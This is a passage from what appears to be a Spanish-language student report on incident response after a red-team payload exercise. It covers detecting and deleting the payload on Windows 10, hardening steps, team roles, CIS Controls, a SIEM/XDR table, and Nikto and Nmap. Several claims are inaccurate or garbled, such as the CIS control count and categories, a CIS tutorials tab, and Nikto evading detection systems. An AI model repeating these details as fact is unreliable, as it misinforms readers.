
Rm: para eliminar el archivo rm PoC1083916770.exe

4.2 Etapa 4 - Contención de ataques informáticos

¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Recopilar información. Lo primero que haría sería recopilar toda la información posible sobre el ataque, incluyendo el tráfico de red, los registros del sistema, puertos abiertos en Windows 10, detectar conexiones remotas, y la eliminación de software malintencionado. Esto me permitiría identificar patrones y anomalías que podrían identificar para ello, se ara el uso de herramientas de análisis de seguridad y el conocimiento de las técnicas de ataque comunes.


Ilustración 14. Escaneo de puertos abiertos



Fuente: el autor

Detectar conexiones remotas: Una vez que haya identificado comportamiento en los puertos abiertos se procede a identificar alguna conexión remota como se puede ver en la imagen que existe conexión entre las dos máquinas. Esto ayuda a determinar si el ataque es real y si ha tenido algún impacto en la organización y se procede a eliminar el archivo malicioso.

Ilustración 15. Detección de conexiones remotas




fuente: el autor

Como se puede odservar en la ilustracion 2 nos muestra una coneccion con la ip de la maquina atacante y una coneccion (ESTABLISHED).

Eliminación de software malintencionado


Una vez identificado el archivo malicioso se procede a finalizar la tarea del archivo malicioso y eliminarlo, en caso de ser necesario se hace una eliminación forzada del archivo.

Ilustración 16. Eliminación del archivo malicioso



Fuente: el autor

Ilustración 17. Eliminación forzada del archivo malicioso




Fuente: el autor

La identificación de ataques informáticos en tiempo real es una tarea compleja que requiere experiencia y conocimientos especializados. Sin embargo, siguiendo los pasos descritos anteriormente, como experto en ciberseguridad se aumentar las posibilidades de identificar y mitigar los ataques informáticos de forma rápida y eficaz.

A continuación, se describen algunas acciones que pueden ayudar a identificar un ataque informático en tiempo real:

- Tráfico de red inusual. Un aumento repentino en el tráfico de red, especialmente de tráfico dirigido a sistemas o servidores específicos, puede ser un indicador de un ataque.


Ilustración 18. Tráfico de red con Wiresshark



Fuente: el autor

- Se hace la revisión de cambios inusuales en los registros del sistema, como el inicio de sesión de usuarios no autorizados o la ejecución de comandos sospechosos, ya que estos pueden ser indicadores de un ataque.

Ilustración 19. revisión del registro del sistema



fuente: el autor

Además de los pasos presentados anteriormente, también tomaría las siguientes medidas para mitigar el impacto del ataque:

- Aislar el sistema afectado: Una vez que haya identificado un ataque, aislaría el sistema afectado para evitar que se propague a otros sistemas.
- Recuperar los datos: Si el ataque ha causado la pérdida de datos, intentaría recuperarlos lo antes posible.

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

A continuación, se presentan medidas de hardenización que se recomiendan implementarse, para evitar ataques de seguridad informática

Paso a paso para subsanar el sistema ante el evento del Payload:

Paso I: Lo primero que hay que hice fue identificar la causa que está generando el evento en el sistema, que archivo se está ejecutando sin autorización y se procede a eliminarlo.

Paso II: después de determinar el impacto del evento se procede a identificar qué datos se han visto afectados, y qué funciones del sistema se han visto comprometidas.

Paso III: después de eliminar la amenaza se procede a realizar las actualizaciones del sistema, que estas son parte importante donde se recomienda el uso de versiones más actuales.

Paso IV: configuración de Antivirus y firewall, de acuerdo con el ejercicio que se realizado en la etapa anterior se observa que tiene su sistema de seguridad desactivado, por lo que se procede a activar todo el sistema de seguridad de Windows 10 para endurecer el sistema y evitar un futuro ataque y asegúrese de que el firewall está correctamente configurado y de que todas las normas se auditan y actualizan periódicamente según sea necesario.

Paso V: En dado caso si es posible recuperar los datos afectados. Si los datos se han visto afectados, es necesario recuperarlos lo antes posible. Esto puede hacerse mediante la restauración de una copia de seguridad o mediante la recuperación de los datos directamente desde el sistema.

Paso VI: Corregir las vulnerabilidades y puertos de red innecesarios, una vez que se haya identificado la vulnerabilidad y los puertos que permitieron el evento, es necesario corregirlas y bloquear los puertos de red innecesarios. Esto puede hacerse mediante la aplicación de un parche de seguridad o mediante la modificación del código del sistema.

Paso VII: se recomienda desactivar y eliminar los protocolos y servicios no utilizados o extraños.

Paso VIII: El evento puede indicar que las políticas de seguridad del sistema no son lo suficientemente estrictas. Es necesario revisar las políticas para identificar cualquier área que pueda mejorarse.

Consideraciones adicionales

Además de los pasos anteriores, hay algunas consideraciones adicionales que se deben tener en cuenta al subsanar el sistema ante el evento del Payload:

- La seguridad del sistema debe ser una prioridad. Todos los pasos mencionados anteriormente deben tomarse para garantizar que el sistema sea seguro después del evento.
- Se recomienda no descargar archivos de procedencia desconocida o dudosa. Es importante evitar descargar y ejecutar archivos de los cuales se desconoce su procedencia o tengan contenido sospechoso.

- Es importante documentar el evento. Esto ayudará a identificar las causas del evento y a tomar las medidas necesarias para evitar que vuelva a ocurrir.

Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Los equipos Blue Team, Red Team y Purple Team son equipos de ciberseguridad que se usan para proteger a las organizaciones de ataques informáticos. Cada equipo tiene un enfoque diferente, pero todos tienen el mismo objetivo que es mejorar la seguridad de la organización.

Equipos Blue Team

Los equipos Blue Team son responsables de defender la organización contra los ataques. Utilizan varias técnicas y herramientas con el fin de detectar, responder y mitigar los ataques. Tienen la finalidad de estudiar cómo se comportan sus usuarios y equipos para encontrar de forma rápida cualquier incidente que pueda haber pasado inadvertido para el resto de sistemas de seguridad.

Equipos Red Team

Los equipos Red Team simulan ataques contra la organización para ayudar a los equipos Blue Team a identificar y corregir vulnerabilidades. Utilizan las mismas técnicas y herramientas que los atacantes reales, lo que permite a los equipos Blue Team evaluar la efectividad de sus defensas.

Equipos Purple Team

Los equipos Purple Team combinan las habilidades de los equipos Blue Team y Red Team para mejorar la coordinación y la comunicación entre ambos equipos. Esto ayuda a garantizar que la organización esté preparada para responder a cualquier ataque.

Las principales funciones de un equipo Purple Team son:

- Evaluar las vulnerabilidades de una organización y las amenazas a las que está expuesta.
- Probar la efectividad de las defensas de la organización contra los ataques cibernéticos.
- Identificar áreas de mejora en la seguridad de la organización.

Beneficios de los equipos Purple Team

- Una mejor comprensión de las amenazas cibernéticas
- Una postura de seguridad más sólida

- Una respuesta más efectiva a los incidentes
- Una mayor colaboración entre los equipos de seguridad

Los equipos Purple Team pueden ayudar a las organizaciones a prepararse mejor para las amenazas cibernéticas que evolucionan constantemente.

Equipos de respuesta a incidentes informáticos

Los equipos de respuesta a incidentes informáticos (CSIRT) son responsables de responder a los ataques que ya han tenido lugar. Utilizan una variedad de técnicas y herramientas para contener el ataque, investigar la causa y restaurar los sistemas afectados.

Las principales funciones los equipos de respuesta a incidentes informáticos son:

- Investigar los ataques cibernéticos que afectan a una organización.
- Determinar el alcance del incidente y el impacto en la organización.
- Ejecutar las acciones necesarias para contener el incidente y mitigar el daño.
- Comunicar el incidente a las partes interesadas, como los clientes, los socios y los reguladores.

Diferencias

La principal diferencia que existe entre los equipos Blue Team y Red Team es que los equipos Blue Team se centran principalmente en la defensa, mientras que los equipos Red Team se centran en el ataque.

El Purple Team combina los enfoques de los equipos Blue Team y Red Team para mejorar la coordinación y la comunicación entre ambos equipos.

Los equipos de respuesta a incidentes informáticos se centran en responder a los ataques que ya han tenido lugar.

Las principales diferencias entre equipos Purple Team y los equipos de respuesta a incidentes informáticos son las siguientes:

Objetivo: Los equipos Purple Team tienen como objetivo evaluar la efectividad de las defensas de una organización, mientras que los equipos CSIRT se centran en investigar y responder a los ataques cibernéticos que ya han tenido lugar.

Enfoque: Los equipos Purple Team adoptan un enfoque proactivo para la seguridad, mientras que los equipos CSIRT adoptan un enfoque reactivo.

Funciones: Los equipos Purple Team realizan ejercicios de ataque y defensa, mientras que los equipos CSIRT investigan los incidentes, responden a las emergencias y comunican los incidentes.

La principal diferencia entre los equipos Blue Team, Red Team y los Equipos de respuesta a incidentes informáticos es su enfoque. Los equipos Blue Team se centran en la prevención, los equipos Red Team se centran en la evaluación y los equipos de respuesta a incidentes informáticos se centran en la respuesta.

¿Qué función tiene CIS "Center For Internet Security" dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

El CIS, o Center for Internet Security, es una organización que ofrecen una variedad de recursos para ayudar a las organizaciones a protegerse de los ataques cibernéticos, incluyendo mejores prácticas, herramientas y formación.

Función de CIS "Center For Internet Security" dentro de equipos BlueTeam:

Dentro de los equipos Blue Team, el CIS desempeña un papel importante en la provisión de recursos y orientación. Sus mejores prácticas y herramientas pueden ayudar a los equipos Blue Team a mejorar su capacidad de detectar, responder y recuperarse de los ataques cibernéticos

- ✓ CIS Controls: Un conjunto de 20 controles de seguridad que proporcionan una base sólida para la protección de las organizaciones.
- ✓ CIS Benchmarks: Implementaciones detalladas de los CIS Controls para una variedad de plataformas y sistemas.
- ✓ CIS Tools: Una colección de herramientas de seguridad que pueden ayudar a los equipos Blue Team a detectar, responder y recuperarse de los ataques cibernéticos.
- ✓ CIS Training: Una variedad de cursos y certificaciones que pueden ayudar a los profesionales de la seguridad a desarrollar sus habilidades.

Los equipos Blue Team que utilizan los recursos del CIS pueden mejorar su capacidad de proteger a sus organizaciones de los ataques cibernéticos.

Ejemplos de cómo el CIS puede ayudar a los equipos Blue Team:

- ✓ Los CIS Controls pueden ayudar a los equipos Blue Team a identificar y priorizar las áreas de mayor riesgo.
- ✓ Los CIS Benchmarks pueden ayudar a los equipos Blue Team a implementar controles de seguridad de forma consistente y eficiente.
- ✓ Las herramientas del CIS pueden ayudar a los equipos Blue Team a detectar y responder rápidamente a los ataques cibernéticos.
- ✓ La formación del CIS puede ayudar a los equipos Blue Team a desarrollar las habilidades necesarias para proteger a sus organizaciones.

En general, el CIS es una valiosa fuente de recursos para los equipos Blue Team. Sus mejores prácticas, herramientas y formación pueden ayudar a las organizaciones a mejorar su capacidad de protegerse de los ataques cibernéticos.[14]

Los cinco principios fundamentales de un sistema efectivo de defensa cibernética como se refleja en los controles CIS son:

1. La ofensa informa a la defensa: utilice el conocimiento de los ataques reales que han comprometido los sistemas para proporcionar la base para aprender continuamente de estos eventos y construir defensas efectivas y prácticas. Incluya sólo aquellos controles demostrados para detener ataques conocidos del mundo real.

2. Priorización: centrarse primero en los controles que ofrecerán la mayor reducción de riesgos y protección contra los actores más riesgosos y que pueden implementarse con éxito en su entorno informativo.

3. Métricas y mediciones: Establecer parámetros estándar para proporcionar un lenguaje común para que los ejecutivos, especialistas de TI, auditores y personal de seguridad midan la efectividad de las medidas de seguridad dentro de una organización, permitiendo la rápida identificación e implementación de cualquier ajuste necesario.

4. Diagnóstico y mitigación continua: realizar evaluaciones continuas para comprobar la eficacia de las medidas de seguridad actuales y ayudar a determinar la prioridad de los próximos pasos.

5. Automatización: automatice las defensas para que las organizaciones puedan lograr mediciones confiables, escalables y continuas de su adhesión a los controles y las métricas relacionadas.

Cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee

CIS, o Center for Internet Security, es una organización sin fines de lucro que se dedica a la promoción de la seguridad cibernética. CIS ha desarrollado una serie de controles de seguridad, conocidos como CIS Controls, que son una colección de mejores prácticas que las organizaciones pueden adoptar para mejorar su postura de seguridad.

[14] ABOUT US - CIS® [Anónimo]. CIS [página web]. [Consultado el 29, septiembre, 2023]. Disponible en Internet: <https://www.cisecurity.org/about-us#:~:text=(CIS®)%20makes%20the%20connected,securing%20IT%20systems%20and%20data.>
.

Los Controles CIS son un número pequeño de acciones de seguridad priorizadas, bien consensuadas y respaldadas que las organizaciones pueden tomar para evaluar y optimar su estado de seguridad. [15]

Cómo funciona CIS:

CIS Controls se divide en 20 controles, que se agrupan en cuatro categorías:

Fundamentos de seguridad: Estos controles proporcionan una base sólida para la seguridad cibernética.

Seguridad de la red: Estos controles protegen la red de una organización de los ataques.

Seguridad de los sistemas: Estos controles protegen los sistemas de una organización de las amenazas.

Seguridad de los datos: Estos controles protegen los datos de una organización de la pérdida o el robo.

CIS ofrece una variedad de recursos para ayudar a las organizaciones a implementar CIS Controls, incluyendo:

Guías de implementación: Estas guías proporcionan instrucciones paso a paso sobre cómo implementar cada control.

Herramientas de evaluación: Estas herramientas ayudan a las organizaciones a evaluar su cumplimiento de CIS Controls.

Tutoriales: Estos tutoriales proporcionan una introducción a CIS Controls y cómo implementarlos.

Tutoriales de CIS

Los tutoriales de CIS se pueden encontrar en el sitio web de CIS. Para encontrar un tutorial, se deben seguir estos pasos:

Vaya al sitio web de CIS, después haga clic en la pestaña "Tutoriales", y seleccione el tutorial que desea ver.

[15] Â¿QUÃ© SON y cÃ³mo implementar los Controles de CIS? | DefiniciÃ³n de Controles CIS o CIS Controls (Cis Ciberseguridad) - ManageEngine [Anónimo]. ManageEngine - IT Operations and Service Management Software [página web]. [Consultado el 22, septiembre, 2023]. Disponible en Internet: <https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html>.

Los tutoriales de CIS están disponibles en una variedad de formatos, incluyendo:

- ✓ Vídeos: Estos tutoriales proporcionan una presentación visual de los conceptos y las tareas.
- ✓ Documentos: Estos tutoriales proporcionan instrucciones detalladas paso a paso.
- ✓ Presentaciones: Estas presentaciones proporcionan una visión general de los conceptos y las tareas.

Se recomiendan los siguientes tutoriales:

- ✓ Introducción a CIS Controls: Este tutorial proporciona una visión general de los CIS Controls.
- ✓ Implementación de CIS Controls: Este tutorial proporciona instrucciones paso a paso sobre cómo implementar CIS Controls.
- ✓ Evaluación de CIS Controls: Este tutorial proporciona instrucciones sobre cómo evaluar el cumplimiento de CIS Controls.

Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Tabla 1. Tabla de diferencias entre SIEM y XDR

Característica	SIEM	XDR
Definición	Sistema de gestión de información y eventos de seguridad. Es una solución que recopila, almacena y analiza datos de seguridad de múltiples fuentes, como redes, endpoints, aplicaciones y nube.	Detección y respuesta extendida. Es una solución más avanzada que SIEM, que agrega capacidades de detección y respuesta proactivas.
Objetivo	El objetivo principal de SIEM es centralizar la recopilación, el almacenamiento y el análisis de datos de seguridad. Esto permite a las organizaciones tener una visión global de su seguridad y detectar amenazas de forma más efectiva.	El objetivo principal de XDR es detectar y responder a amenazas de forma proactiva. Esto se logra mediante el uso de inteligencia artificial y aprendizaje automático para analizar datos de múltiples fuentes

Fuentes de datos	SIEM se basa principalmente en datos de red y seguridad, como registros de firewall, registros de IPS y registros de SIEM.	XDR también incluye datos de endpoints, nube y aplicaciones. Esto permite a XDR tener una visión más completa de la seguridad de la organización.
Análisis	El análisis de SIEM se basa en reglas y anomalías. Las reglas se definen manualmente por los analistas de seguridad para identificar eventos sospechosos. Las anomalías se identifican mediante el análisis de datos para detectar patrones inusuales.	El análisis de XDR se basa en inteligencia artificial y aprendizaje automático. Esto permite a XDR identificar amenazas de forma más precisa y eficiente.
Alertas	Las alertas de SIEM pueden generarse manualmente o automáticamente. Las alertas manuales se generan por los analistas de seguridad, mientras que las alertas automáticas se generan por el sistema SIEM.	Las alertas de XDR se generan automáticamente. Esto permite a XDR detectar amenazas de forma más rápida y eficiente.
Respuesta	La respuesta a las alertas de SIEM depende de los analistas de seguridad. Los analistas deben investigar las alertas para determinar si son legítimas. Si una alerta es legítima, los analistas deben tomar medidas para mitigar la amenaza.	La respuesta a las alertas de XDR puede ser automatizada. Esto permite a XDR tomar medidas para mitigar las amenazas de forma rápida y eficiente.
Costo	SIEM es una solución menos costosa que XDR. Esto se debe a que XDR	Más costoso

	incluye capacidades más avanzadas, como inteligencia artificial y aprendizaje automático.	
Escalabilidad	SIEM es una solución estable que es escalable a medida que crece la organización.	XDR es una solución más escalable que SIEM. Esto se debe a que XDR puede recopilar y analizar datos de múltiples fuentes.
Complejidad	SIEM es una solución menos compleja que XDR. Esto se debe a que XDR incluye capacidades más avanzadas.	XDR es una solución más compleja que SIEM. Esto se debe a que XDR requiere una mayor comprensión de la tecnología y la seguridad.
Elección de la solución adecuada	La elección de la solución adecuada dependerá de las necesidades específicas de la organización. Las organizaciones que buscan una solución de ciberseguridad básica y asequible pueden considerar un SIEM. Las organizaciones que buscan una solución más avanzada y sofisticada pueden considerar un XDR.	

Fuente: el autor

Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

Nikto: Es un escáner de vulnerabilidades web que se utiliza para identificar problemas de seguridad en sitios web. Está escrito en Perl y está disponible de forma gratuita bajo la licencia GPL. Nikto es una herramienta poderosa que puede detectar una amplia gama de vulnerabilidades, incluyendo vulnerabilidades de inyección de SQL, vulnerabilidades de Cross-Site Scripting (XSS), y vulnerabilidades de Cross-Site Request Forgery (CSRF).

Es una herramienta que tiene la posibilidad de detectar más de 3200 archivos potencialmente peligrosos, sin embargo, hay muchas otras herramientas de seguridad, que están siendo utilizados por muchos profesionales según sus necesidades.

Nikto presenta las siguientes características: Soporte SSL, verifica componentes desactualizados del servidor, escanea varios puertos de un servicio.

Esta herramienta, que utilizan personas especializadas en actividades de hacking y pentesting, está implementada en una plataforma que les permite ejecutar PERL evitando intrusiones. También se utiliza para controlar la vulnerabilidad CGI y evitar los 29 sistemas de detección de intrusiones. Esto se utiliza normalmente para regular la seguridad de los servidores web, como por ejemplo los scripts del servidor GI.

Funciona como una herramienta con todas las funciones para la detección de riesgos y vulnerabilidades. Escanea todas las aplicaciones que se encuentran en la red de la organización e incluso busca patrones en el uso de balanceadores de carga. Es una herramienta para escanear servidores web y es responsable de realizar algunas tareas, incluida la identificación de configuraciones problemáticas del servidor y fallas de seguridad. [16]

Nmap: Es una herramienta de mapeo de red y auditoría de seguridad que se utiliza para identificar hosts y servicios en una red. Está escrito en C y está disponible de forma gratuita bajo la licencia GPL. Es una herramienta versátil que puede utilizarse para una amplia gama de tareas de seguridad, incluyendo la detección de sistemas operativos, la detección de puertos abiertos, y la detección de vulnerabilidades. Se puede utilizar una variedad de técnicas para identificar hosts y servicios, incluyendo la detección de ping, la detección de puertos abiertos, y la detección de servicios. También puede utilizar una variedad de técnicas para detectar vulnerabilidades, incluyendo la detección de sistemas operativos vulnerables, la detección de puertos abiertos vulnerables, y la detección de servicios vulnerables.

Herramienta de escaneo más utilizadas para obtener información del host de destino. La información obtenida se puede analizar más a fondo para ayudar en el ataque posterior. Por lo tanto, es necesario encontrar una forma eficaz de detectar el comportamiento de escaneo de Nmap.

